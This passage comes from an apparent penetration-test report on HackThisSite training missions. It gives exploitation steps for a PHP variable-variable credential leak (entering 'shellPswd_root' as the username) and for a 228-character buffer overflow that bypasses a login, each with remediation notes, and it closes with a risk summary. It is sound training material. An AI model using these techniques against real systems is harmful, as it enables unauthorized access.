Finished on Sat Aug  2 09:18:27 2025
┌─[root@parrot]─[/home/yazan/pkcrack/bin]
```

figure 20 : attack with pkcrack

CHALLENGE 8: HackThisSite - realistic Mission 15 (Harder)

Credential Disclosure via PHP Variable Injection

Current Rating	CVSS
Critical	9.1

Description:

The shell.php script improperly handles the $$PHP_AUTH_USER variable, allowing disclosure of sensitive variables (including password hashes) by submitting variable names as usernames.

path :

/admin_area/shell.php

Exploitation payload :


- **Enter shellPswd_root as username**
- **Cancel authentication prompt**
- **Extract MD5 hash from error page**

Remediation:

- **Remove variable variable usage ($$var)**
- **Store credentials securely**
- **Implement proper error handling**

Steps to Reproduce:

- **Access /admin_area/shell.php**
- **Submit variable name as username**



```
Access denied

a warning message with your user agent string
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:93.0) Gecko/20100101 Firefox/93.0
has been sent to the administrator

modified MyShell 1.1.0 build 20010923 9e71fc2a99a71b722ead746b776b25ac
```

figure 21 : get hash for password

CHALLENGE 8: HackThisSite - realistic Mission 15 (Insane)

Authentication Bypass via Buffer Overflow

Current Rating	CVSS
Critical	9.8

Description:

The chkuserpass.c authentication component contains a fixed-length buffer (200 chars) for username input without proper validation, allowing overflow to manipulate authentication results.

path :

/admin_area/viewpatents.php

Exploitation payload :


- **Submit username with 228 'Y' characters:**
- **YYYY...YYYY (228 times)**

Remediation:

- **Implement proper input length validation**
- **Use secure string handling functions**
- **Add bounds checking**

Steps to Reproduce:

- **Access /admin_area/viewpatents.php**
- **Submit overflow payload**


View latest patents and developments

Username: yyyyyyyyyyyyyyyyyyyyyyyy
Password: 123

OK Reset

Every attempt to access secret information is strongly prohibited. We are determined to find and sue every person that tries to access without having the permission.

figure 21 : do buffer overflow

6. Overall Risk Rating

The assessment uncovered widespread security weaknesses across all missions, with severity levels ranging from Medium to Critical. Nearly all missions contained at least one High or Critical vulnerability, demonstrating systemic security failures in the applications. The most dangerous flaws allowed complete system takeover through chained attacks combining injection vulnerabilities with privilege escalation.

Critical risks primarily involved authentication bypasses and remote code execution, particularly through SQL injection and buffer overflow attacks. High-risk vulnerabilities frequently enabled unauthorized data access through directory traversals and credential leaks. Medium-risk issues typically involved information disclosure or limited manipulation of low-value data.

Multiple recurring patterns emerged, including weak cryptographic implementations (notably MD4 and MD5 usage), improper input validation, and excessive trust in client-side controls. These created an environment where relatively simple attacks could lead to significant breaches.

7. Conclusion

This assessment reveals fundamental security shortcomings that would be unacceptable in production environments. The prevalence of injection flaws and broken access controls suggests inadequate secure coding practices and lack of defense-in-depth measures.

The root causes stem from both technical and procedural failures: deprecated cryptographic algorithms remained in use, input validation was consistently absent, and security monitoring appeared nonexistent. These weaknesses were compounded by poor credential management practices, including password hashes stored without proper salting.

To address these issues, immediate remediation should focus on patching Critical vulnerabilities, particularly those allowing system compromise. Longer-term improvements must include adopting modern cryptographic standards, implementing comprehensive input validation, and establishing proper access controls.
The frequency and severity of these findings underscore the importance of building security into the development lifecycle. Organizations should implement secure coding training, integrate automated security testing, and conduct regular penetration testing to prevent similar vulnerabilities in production systems.

Ultimately, while these missions provide valuable training scenarios, their security flaws represent serious real-world risks. The demonstrated attack chains show how seemingly minor vulnerabilities can combine to enable devastating breaches, emphasizing the need for rigorous, layered security defenses.